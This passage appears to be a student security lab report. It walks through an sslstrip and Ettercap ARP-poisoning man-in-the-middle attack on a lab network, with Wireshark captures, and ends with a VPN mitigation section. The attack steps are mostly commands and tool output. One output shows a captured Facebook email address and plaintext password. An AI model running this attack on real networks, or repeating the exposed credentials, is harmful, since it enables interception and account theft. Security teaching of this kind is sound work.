


```
root@kali:~# sslstrip

sslstrip 0.9 by Moxie Marlinspike running...
█
```

Figure 9: SSL Runnig

Step 8: Attack with Ettercap

Once all the preparations are in place and SSL Strip is running, malicious ARP-responses are delivered using Ettercap, a man-in-the-middle attack toolset that comes pre-installed in Kali Linux. The principal interface, eth1, is chosen, and unified sniffing is carried out using the Ettercap -G command.



```
root@kali:~# ettercap -G

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team
```

Sniffing at startup: on


Primary Interface: eth1

Bridged sniffing: off

Bridged Interface: eth1

Figure 10: Ettercap Attack

Right after that, all hosts on the network are scanned, and a host list is presented with the IP addresses of the victim and the gateway clearly apparent.




IP Address	MAC Address	Description
172.25.1.1	52:54:00:12:35:00	
172.25.1.2	52:54:00:12:35:00	
172.25.1.3	08:00:27:07:C1:7E	
172.25.1.4	08:00:27:55:D1:65	

```
34 plugins
42 protocol dissectors
57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
```

Figure 11: Host List

The victim's IP address has now been added to target 2 and the gateway's IP address has been added to target 1 following the validation of the host and gateway IP addresses.




IP Address	MAC Address	Description
172.25.1.1	52:54:00:12:35:00	
172.25.1.2	52:54:00:12:35:00	
172.25.1.3	08:00:27:07:C1:7E	
172.25.1.4	08:00:27:55:D1:65	

```
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 172.25.1.1 added to TARGET1
Host 172.25.1.4 added to TARGET2
```

Figure 12: Host Target has been added.

After the host and gateway IP addresses were verified, the victim's IP address was added to target 2 and the gateway's IP address was added to target 1.




Optional parameters

☑ Sniff remote connections.

☐ Only poison one-way.

Figure 13: ARP Poisoning


Here, in the figure, are the specifics of the impacted target group.



```
Host 172.25.1.1 added to TARGET1
Host 172.25.1.4 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 172.25.1.1 52:54:00:12:35:00

 GROUP 2 : 172.25.1.4 08:00:27:55:D1:65
```

Figure 14: After ARP Poisoning

Step 9: ARP Responses – Network Traffic



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.     Time          Source              Destination         Protocol Length Info
      1 0.000000000   PcsCompu_2d:6b:f8   RealtekU_12:35:00   ARP           42 172.25.1.4 is at 08:00:27:2d:6b:f8
      2 0.000064166   PcsCompu_2d:6b:f8   PcsCompu_55:d1:65   ARP           42 172.25.1.1 is at 08:00:27:2d:6b:f8 (duplicate
      3 10.011917086  PcsCompu_2d:6b:f8   RealtekU_12:35:00   ARP           42 172.25.1.4 is at 08:00:27:2d:6b:f8
```

Figure 15: Network Traffic

In this stage, all ARP requests sent to the victim and gateway are seen using Wireshark, a pre-installed kali Linux tool. As seen in the above graphic, Wireshark identified a potential problem with this communication and observed that the attacker's MAC address is linked to another machine's IP address.

Step 10: Arp Tables (Victim)


The arp -a command on Windows is used in this stage to inspect the victim's ARP table. Below is the victim's ARP table prior to ARP poisoning as show in figure.



```
C:\Users\utsav>arp -a

Interface: 172.25.1.4 --- 0xb
  Internet Address      Physical Address      Type
  172.25.1.1            52-54-00-12-35-00     dynamic
  172.25.1.3            08-00-27-da-0c-8d     dynamic
```

Figure 16: Victim ARP before attack

We can see that following ARP poisoning, both IP addresses have been routed to the attacker's MAC address. This phase so validates the efficacy of ARP poisoning.




```
C:\Users\utsav>arp -a

Interface: 172.25.1.4 --- 0xb
  Internet Address      Physical Address      Type
  172.25.1.1            08-00-27-2d-6b-f8     dynamic
  172.25.1.3            08-00-27-07-c1-7e     dynamic
  172.25.1.5            08-00-27-2d-6b-f8     dynamic
  172.25.1.67           08-00-27-86-78-ec     dynamic
  172.25.1.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Figure 17: Victim of ARP Poisoning

Step 11: Browsing

After the ARP poisoning was finished, internet explorer was used to access www.facebook.com. The screenshot that follows, which was captured before to the start of SSL Strip, shows certain alterations that are easily visible.


Log into Facebook | Facebook - Windows Internet Explorer
https://m.facebook.com/login/?refsrc=https%3A%2F%
Bing
Favorites
Suggested Sites
Web Slice Gallery
Log into Facebook | Facebook
Page
Safety
Tools
facebook
Create Account
Log In
or

Unsupported Browser
You're using a browser that isn't supported by Facebook, so we've redirected you to a simpler version to give you the best experience.

Phone number or email: utsavoli10@gmail.com


Password: ●●●●●●●●●●●●

Figure 18: User Surfing

After the victim had been poisoned by ARP and SSL Strip had been executed, the image below was taken. In the manner seen above, SSL Strip has hijacked HTTP traffic, redirected HTTPS traffic, and then mapped that link to look-alike HTTP.

Step 12: Attacker's Side

At this point, it is clear that Ettercap has monitored all network activity and data. Ettercap discovered an HTTP-POST containing login information sent to the Facebook server, as can be observed. The password and email address are indicated in the picture below.



Host filter

Protocol filter: ☑ TCP ☑ UDP ☑ Other


Connection state filter: ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Killed

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
172.25.1.4	62590	-	192.168.1.254	53	UDP	active	29	104	-- > --
172.25.1.4	49224	-	204.79.197.203	80	TCP	killed	481	0	-- > US
172.25.1.4	58097	-	192.168.1.254	53	UDP	idle	30	46	-- > --
172.25.1.4	49225	-	157.240.198.35	80	TCP	killed	947	0	-- > US
172.25.1.4	65406	-	192.168.1.254	53	UDP	idle	34	79	-- > --
172.25.1.4	49226	-	157.240.198.35	80	TCP	killed	479	0	-- > US
172.25.1.4	49583	-	192.168.1.254	53	UDP	idle	32	77	-- > --
172.25.1.4	49227	-	157.240.198.35	80	TCP	closed	523	0	-- > US
172.25.1.4	59117	-	192.168.1.254	53	UDP	idle	27	43	-- > --

```
GROUP 1 : 172.25.1.1 52:54:00:12:35:00

GROUP 2 : 172.25.1.4 08:00:27:55:D1:65
HTTP : 157.240.198.35:80 -> USER: utsavoli10@gmail.com  PASS: utsav563552  INFO: http://m.facebook.com/?refsrc=https://-
www.facebook.com/&_rdr
CONTENT:
lsd=AVq88EeI&jazoest=2619&m_ts=1590647934&li=flzPXirHw7o4_pFHHloGPUOY&try_number=0&unrecognized_tries=0&email=u
```

Figure 19:Retrieve Victim Data

When the victim is surfing a website using Wireshark as an attacker, we can plainly examine all of the contents of network traffic and capture cookies; as a result, the attacker may easily conduct things only he is allowed to do using that cookie.



```
45 14.641669328  192.168.1.134    172.217.17.110   TLSv1.2   100 Application Data
46 14.641817997  172.217.17.110   192.168.1.134    TCP        60 443 → 37550 [ACK] Seq=464 Ack=184 Win=64240 Len=0
▸ Frame 45: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface 0
▸ Ethernet II, Src: Vmware_a0:08:88 (00:0c:29:a0:08:88), Dst: Vmware_ea:01:e7 (00:50:56:ea:01:e7)
▸ Internet Protocol Version 4, Src: 192.168.1.134, Dst: 172.217.17.110
▸ Transmission Control Protocol, Src Port: 37550, Dst Port: 443, Seq: 138, Ack: 464, Len: 46
▾ Secure Sockets Layer
  ▾ TLSv1.2 Record Layer: Application Data Protocol: http-over-tls
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 41
      Encrypted Application Data: 0000000000000008a5f981ff6dd18b8ee5e899610c86282d...
```

Figure 20: Capturing Cookies


4. Mitigation

4.1 Using Virtual Private Network (VPN)

A VPN establishes an encrypted tunnel between your system and the VPN server. All your traffic is transported through the tunnel. A VPN may be used to create a secure environment to protect sensitive data, even if attackers trick victims into browsing non-HTTPS sites or the user is connected to the internet via a rogue Wi-Fi access point.

These steps demonstrate how using a VPN helped to thwart MITM attacks are given below:

1. The computer used by our victim had Proton VPN installed and was linked to a safe VPN server.




Japan » JP-FREE#3
IP: 45.8.223.7 88% Load
OpenVPN (TCP) 0 B/s 0 B/s

Session Traffic
Session: 1m 17s
Down Volume: 33.9 KB
Up Volume: 12.2 KB

Figure 21: Screenshot of VPN

2. The attack was carried out again, however this time the attacker was successful in getting access to a network but failed to decode the VPN communication.



Log into Facebook | Facebook - Windows Internet Explorer
https://m.facebook.com/login/?refsrc=https%3A%2F%
Bing
Favorites
Suggested Sites
Web Slice Gallery
Log into Facebook | Facebook
Page
Safety
Tools
facebook
Create Account
Log In
or

Unsupported Browser
You're using a browser that isn't supported by Facebook, so we've redirected you to a simpler version to give you the best experience.

Phone number or email: utsavoli10@gmail.com

Password: ●●●●●●●●●●●●

Figure 22: Surfing before the VPN Connected



Protocol filter: ☑ TCP ☑ UDP ☑ Other

Connection state filter: ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Killed

